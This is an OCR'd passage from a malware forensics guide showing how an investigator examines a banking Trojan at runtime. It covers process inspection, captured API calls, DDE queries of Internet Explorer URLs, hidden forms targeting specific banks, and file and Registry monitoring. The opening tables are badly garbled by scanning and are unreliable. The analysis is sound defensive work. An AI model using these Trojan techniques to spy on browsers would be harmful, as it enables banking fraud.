------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------|------------------|-----------|
| Potest                  | PD DE CO DE A PO                             | CPU Description                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | Constany Name     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |                  |           |
|                         | Pirel and 1104                               | FranPert                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | MR.Software       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |                  |           |
|                         | Eigu even 100                                | initialize                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Mil Software      | and the second                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                         |                  |           |
|                         | hak exe 1620                                 | Wenhall                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                   | -                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | 224 Properties          |                  | 66        |
|                         | MIDCAD-INIE 1100                             | Durecan                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | The Wandard de    | 1 V1000.4 X0.1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | 2224 Exaperties         |                  |           |
| CT Day                  |                                              | Process Mandag                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | Suprime al annual | Inegr I                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Petrmarya               | Parlomance Graph | I Thenaft |
| 31000                   |                                              | Secretariate Process Eastern                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                   | 10P/P                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Security                | Environment      | Stings    |
| 3 1000                  |                                              | Systematic Process Explorer                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                   | - server                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | servery                 | Enverseers       |           |
| A trail had made        |                                              | A CONTRACTOR OF THE PROPERTY O | bish com          | Postatie store                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | p found in the scary    |                  |           |
| Contract and            | 3254                                         | 3.03                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Press             | The local data in the local da |                         |                  |           |
| a manual sure           |                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |                  | <u>_</u>  |
| Name -                  | Description                                  | Company Name                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Version           | 1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                         |                  | 1         |
| th Clean he             | Advanced Windows 32 Base                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 5 01 2600 2180    | 1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                         |                  |           |
| epi log di              |                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |                  |           |
| In division             | Application Compatibility Clar               | retLiby Monest Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 5.01 2600 2180    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |                  |           |
| Ib knowed               | Shell Browner UI Library                     | Mexical Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 6.00.2900.2180    | M2P                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                         |                  |           |
| th piecels              |                                              | Monseill Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | 2001.12.4414.025  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | must be run under Win32 |                  |           |
| tomotil2.dl             | Connon Controls Library                      | Microsoft Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 5.82.2900.2180    | CODE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                         |                  |           |
| concit22.dll            | User Experience Controls L8                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 6.00.2900.2980    | DATA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                         |                  |           |
| B.Sighroo               | Converse Dialogs DLL                         | Microsoft Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 6.00.2900.2180    | RSS                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                         |                  |           |
| Do severos              |                                              | Microsoft Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 2001.12.4414.025  | deta                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                         |                  |           |
| inyati2 dk              | Cygno-APt32                                  | Mexaeolit Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 513120002100      | n                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                         |                  |           |
| crypha.dll              | Microsoft Tourt UI Proyider                  | MonotoR Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 513126002180      | Pater                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                         |                  |           |
| Ib Boos                 | Office Network Agent                         | Monetelt Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | 5.01 2600 2180    | Pueloc<br>Puelo                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |                  |           |
| Bh A010                 | Clent Side Caching UI                        | Microsoft Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 5.01.2600.2180    | Boolean                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                         |                  |           |
| ctype ril:              | and all includes                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | and some same     | False                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                         |                  |           |
| Shoapi dil<br>pd32 di   | DNS Cleve APt DLL<br>GOI Cleve DLL           | Moneett Corporation<br>Microsoft Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 5.01.2600.2180    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |                  | 8         |
| pd.12-ds                | GOI Cliere DCL<br>Home Networking Configurat |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 5 01 2600 2180    | K.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                         |                  | >         |
| in gringen              | Wedness NT Image Helper                      | Morosoft Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | 5 01 2600 2180    | () Image                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Menoy                   | <b>E</b>         | -         |
| nagenip oli<br>ndes dat | menore in 1 mage meper                       | recound Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 241,280,02100     | a made                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | C. Harrison             | Save             | Find      |
| rules for               |                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |                  |           |
| ndex dat                |                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | D-0070329-00454   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         | OK I             | Cancel    |
| B-Sfleres               | Windows NT BASE API Clie                     | of DLL Moneoff Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 5 01 2600 2180    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         | OK.              | Cancel    |
| locale r/b              |                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |                  | 20        |
| Ib grain                | Multi Language Support DLI                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 6.00.2900.2180    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |                  |           |
| th freedom              | ASN 1 Foatine APte                           | Microsoft Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 5.01 2600 2180    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |                  |           |
| nevot dl.               | Windows NT CRT DLL                           | Microsoft Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 7.00 2800 2180    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                         |                  |           |
| B. Asterna              | Microsoft Windows Socillate                  | 2.0.5 Moneoff Corporation                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | 5 01 2600 2180    | -                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                         |                  |           |

Figure 6.19 Analyzing a suspect process with Process Explorer

## **Process Spying: Monitoring API Calls**

Recall that API calls are communications made by user-mode programs to the operating system. Gaining a solid understanding of the API calls made by a malware specimen will greatly assist in static examination of the specimen in a disassembler.

 In examining the API calls made by a suspect program, be mindful of queries relating to:

Creation or termination of a process;

Calls to anomalous files or resources;

Socket creation;

Network connectivity;

- Information gathering about open Internet Explorer Windows and
- Registry modification, among other anomalous or nefarious API calls.
- Figure 6.20, which will be used for demonstrative purposes in this section, depicts a sample of API calls made by a Banking Trojan.

| Function Summary                                                 | Process      |
|------------------------------------------------------------------|--------------|
| GetWindowThreadProcessId(Ab/FrameOr/View42s,0x0012FED8)          | Video (1636) |
| GetWindowThreadProcessId(AlxMDIFrame42s,0x0012FED8)              | Video (1636) |
| GetWindowThreadProcessId(Afx:400000:b:10011:6:290371,0x0012FED8) | Video (1636) |
| GetWindowThreadProcessId(MDIClient,0x0012FED8)                   | Video (1636) |
| GetWindowThreadProcessId(A/x:400000:8:10011:0:504c1,0x0012FED8)  | Video (1636) |
| CetwindowTextA(")                                                | Video (1636) |
| 🖧 DdeCreateStringHandleA(*)                                      | Video (1636) |
| B DdeCreateStringHandleA(*)                                      | Video (1636) |
| A DdeConnect(")                                                  | Video (1636) |
| B DdeFreeStringHandle( 16777344, "lexplore" )                    | Video (1636) |
| BodeFreeStringHandle(16777344,"WWW_GetWindowInfo")               | Video (1636) |
| FindWindowsk(*)                                                  | Video (1636) |
| FindFirstFileA( "C:\WINDOWS\Help\laranja.txt",0x0012FAFC )       | Video (1636) |
| FindWindows(")                                                   | Video (1636) |
| FindFirstFileA( "C:\WINDDWS\Help\laranja.txt",0x0012FAFC )       | Video (1636) |
| FindWindow4(1)                                                   | Video (1636) |
| FindFindField( "CAWINDDWSMeleMarania by" 0x0012FAFC1             | Video (1636) |

| Da sum and and a sustained to a sub-same data to success on a 2 | 1.000 (1.000) |
|-----------------------------------------------------------------|---------------|
| FindwindowA(*)                                                  | Video (1636)  |
| FindWindowA(*)                                                  | Video (1636)  |
| Tindwindows(")                                                  | Video (1636)  |
| FindWindowA(*)                                                  | Video (1636)  |
| FindWindow4(")                                                  | Video (1636)  |
| FindFirstFileA( "C:\WINDOW/S\Help\vinho.txt";0x0012FAFC )       | Video (1636)  |

#### Figure 6.20 Analyzing the API calls being made by a Banking Trojan

- The captured API calls reveal that the specimen is monitoring user Internet Explorer browser activity. By correlating the various API calls and gaining an understanding of the relational context between the calls, the digital investigator can better determine the nature and purpose of the specimen.
- Further examining the API calls, it is discernable that the Banking Trojan uses Dynamic Data Exchange (DDE) commands,<sup>55</sup> which enable Windows applications to share data. Internet Explorer supports DDE commands, and in this instance, the suspect program leverages this by issuing the www\_GetWindowInfo command, which returns the Uniform Resource Locator (URL) and Window text currently displayed in an open Internet Explorer browser window.
- Immediately after querying to identify the URL being navigated to in the open browser, the Trojan uses the FindWindowA function<sup>56</sup> to locate window names that match specified strings.
- In addition to identifying and comparing the names of the open browser windows, the Trojan searches in the windows\Help directory for specific file names using the FindFirstFileA function.

#### Investigative Considerations

 For full execution context, the digital investigator should examine API calls in conjunction with file system activity, and associated artifacts, such as suspicious files, that are requested or invoked by a suspect program.

# "Peeping Tom": Window Spying

In addition to intercepting API calls, another useful technique for gaining insight into execution trajectory is examining window messages related to a suspect program

- A tool that we can use to quickly acquire this information is NirSoft's WinLister utility.<sup>57</sup>
- With WinLister, the digital investigator can identify numerous hidden windows relating to the malicious code specimen.
- Items of investigative interest that can be uncovered in this process include:

Title

Handle of the window

Location

Size

Class name

Associated process number

Name of the program that created the window

• In the example in Figure 6.21, the nature of the windows

associated with a suspect program reveals numerous references to Tforms ("forms"), which are objects used in the creation of Delphi applications. This is a good clue that we are analyzing a malicious code specimen written in Delphi.

|                         |         | 코 -개       |            |          |                       |
|-------------------------|---------|------------|------------|----------|-----------------------|
| Title /                 | Visible | Location   | Size       | Handle   | Class                 |
| about:blank - Microsoft | No      | (-1000, 1  | (948, 729) | 000C01F2 | TFrmPrinc             |
| <u>1</u>                | No      | (0, 0)     | (100, 100) | 00560296 | Auto-Suggest Dropdown |
| ඩ<br>ඩ                  | No      | (0, 0)     | (100, 100) | 00140240 | Auto-Suggest Dropdown |
| ð                       | No      | (373, 290) | (300, 185) | 000602B2 | TFrmCert              |
| Form4                   | No      | (475, 351) | (230, 111) | 00060316 | TForm4                |
| 8                       | No      | (251, 243) | (483, 167) | 0006031C | TForm7                |
| Form_N_B_Ctecl          | No      | (627, 271) | (124, 166) | 00060326 | TForm_N_B_Ctecl       |
| FrmHsbc                 | No      | (693, 383) | (167, 308) | 001C029A | TFrmHsbc              |
|                         | No      | (220, 411) | (300, 180) | 000F0278 | TFrmHsbcAss           |
| 2)<br>2)                | No      | (161, 84)  | (327, 296) | 0006030E | TFrmItau              |
| mee                     | No      | (8, 0)     | (795, 564) | 00050318 | TFrmSant              |
| 8                       | No      | (191, 107) | (775, 600) | 001401FA | TFrmBrad              |
| <b>)</b>                | No      | (0, 22)    | (868, 2)   | 0426028A | ComboLBox             |
| 6                       | No      | (0, 22)    | (759, 2)   | 000E0230 | ComboLBox             |
| FrmRuler                | Mo      | (215 212)  | (487 49)   | 00040302 | TfrmRuler             |

Figure 6.21 Displaying hidden program windows with WinLister

#### **Examining File System Activity**

During the dynamic analysis of a suspect program, gain full perspective about file system activity that occurs on the victim system and the relational context to other artifacts manifesting during execution trajectory. Some of these considerations

#### include:

- Correlate the information gathered through the interception of API calls with artifacts discovered in file system activity.
- Correlate file system activity with process activity and digital trace evidence such as dropped executables, driver modules, hidden files, and anomalous text or binary files. Monitoring common locations where malware manifests to blend into the system, such as "%systemroot%\system32," may reveal anomalous items. In addition to such traditional malware file artifacts, consider functional context, including processes running from suspicious locations in the file system, such as newly created directories, or anomalous directories such a SC:\Documents and Settings\<user>\Local Settings\Temp, among others.
- · Correlate file system activity with Registry activity.
- Perform relational analysis, including correlation of network impression and trace evidence with execution trajectory on the file system, such as modification of the hosts Of 1mhosts file.

# **Examining Registry Activity**

During the runtime of the suspect program, gather correlative information relating to the malware specimen's interaction with the Registry of the host system, including:

 Registry keys created during the execution life cycle of the malware specimen, which may reveal where malware is configured to auto-start compared to unit sunt

- Registry keys modified during the time period the malware specimen was executed
- Registry keys deleted during the time period that the malware specimen was executed
- Registry artifacts that provide clues about additional components of the malware

